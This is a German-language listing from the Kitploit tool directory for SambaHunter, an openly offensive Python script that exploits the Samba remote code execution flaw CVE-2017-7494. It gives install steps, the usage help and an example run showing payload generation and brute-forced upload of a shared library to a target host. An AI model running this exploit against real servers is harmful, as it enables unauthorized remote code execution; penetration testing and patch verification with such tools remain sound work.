
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
SambaHunter — Es ist ein einfaches Skript, um RCE für Samba (CVE-2017-7494 ) auszunutzen. | Kitploit

Tools/GitHubGitHub/brianwrf/sambahunter
SchwachstellenanalyseExploitationPenetrationstestsRed TeamingRemote-Access-Tool
GitHubbrianwrf/sambahunter

SambaHunter

Es ist ein einfaches Skript, um RCE für Samba (CVE-2017-7494 ) auszunutzen.

Repository anzeigen
572430vor 5 JahrenVon Kitploit geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    645
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    420
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer ist eine Open-Source-Plattform für Privileged Access Management (PAM), die DevOps- und IT-Teams bedarfsgesteuerten und sicheren Zugriff auf SSH-, RDP-, Kubernetes-, Datenbank- und RemoteApp-Endpunkte über einen Webbrowser bietet.

    388
  • 5

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    330
  • 6

    SafeLine

    chaitin/safeline

    Selbst gehosteter WAF und Reverse Proxy, der bösartigen HTTP-Verkehr filtert, SQL-Injection, XSS und Bot-Angriffe blockiert, mit Ratenbegrenzung und dynamischer HTML/JS-Verschlüsselung.

    328

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

SambaHunter

Es ist ein einfaches Skript, um RCE für Samba (CVE-2017-7494) auszunutzen.

Funktioniert jetzt mit Python3. Viele der benötigten Python2-Bibliotheken sind veraltet (z.B. commands)

Protokollierung hinzugefügt, um anzuzeigen, welche Freigaben beschreibbar sind. Wenn 'Exploit Finished' erscheint, aber keine Freigaben beschreibbar sind, hat der Exploit nicht funktioniert.

Voraussetzungen

  • sudo apt-get install smbclient
  • pip install pysmbclient

Verwendung

# python3 sambahunter.py -h


  ____                  _           _   _             _            
 / ___|  __ _ _ __ ___ | |__   __ _| | | |_   _ _ __ | |_ ___ _ __ 
 \___ \ / _` | '_ ` _ \| '_ \ / _` | |_| | | | | '_ \| __/ _ \ '__|
  ___) | (_| | | | | | | |_) | (_| |  _  | |_| | | | | ||  __/ |   
 |____/ \__,_|_| |_| |_|_.__/ \__,_|_| |_|\__,_|_| |_|\__\___|_|   
                                                                   
    # Exploit Author: avfisher (https://github.com/brianwrf)
    # Samba 3.5.0 - 4.5.4/4.5.10/4.4.14 Remote Code Execution
    # CVE-2017-7494
    # Help: python sambahunter.py -h

usage: sambahunter.py [-h] [-s SERVER] [-c COMMAND]

optional arguments:
  -h, --help            show this help message and exit
  -s SERVER, --server SERVER
                        Server to target
  -c COMMAND, --command COMMAND
                        Command to execute on target server


Beispiel

# python3 sambahunter.py -s 192.168.1.106 -c 'uname -a > /tmp/u.txt'


 ____                  _           _   _             _            
/ ___|  __ _ _ __ ___ | |__   __ _| | | |_   _ _ __ | |_ ___ _ __ 
\___ \ / _` | '_ ` _ \| '_ \ / _` | |_| | | | | '_ \| __/ _ \ '__|
 ___) | (_| | | | | | | |_) | (_| |  _  | |_| | | | | ||  __/ |   
|____/ \__,_|_| |_| |_|_.__/ \__,_|_| |_|\__,_|_| |_|\__\___|_|   
                                                                  
   # Exploit Author: avfisher (https://github.com/brianwrf)
   # Samba 3.5.0 - 4.5.4/4.5.10/4.4.14 Remote Code Execution
   # CVE-2017-7494
   # Help: python sambahunter.py -h

[*] Exploiting RCE for Samba (CVE-2017-7494 )...
[*] Server: 192.168.1.106
[*] Samba version: Samba 4.3.8-Ubuntu
[*] Generate payload succeed: /root/samba_14506.so
[+] Brute force exploit: /volume1/samba_14506.so
[+] Brute force exploit: /volume2/samba_14506.so
[+] Brute force exploit: /volume3/samba_14506.so
[+] Brute force exploit: /shared/samba_14506.so
[+] Brute force exploit: /mnt/samba_14506.so
[+] Brute force exploit: /mnt/usb/samba_14506.so
[+] Brute force exploit: /media/samba_14506.so
[+] Brute force exploit: /mnt/media/samba_14506.so
[+] Brute force exploit: /var/samba/samba_14506.so
[+] Brute force exploit: /tmp/samba_14506.so
[+] Brute force exploit: /home/samba_14506.so
[+] Brute force exploit: /home/shared/samba_14506.so
[*] Exploit finished!

Tool herunterladen



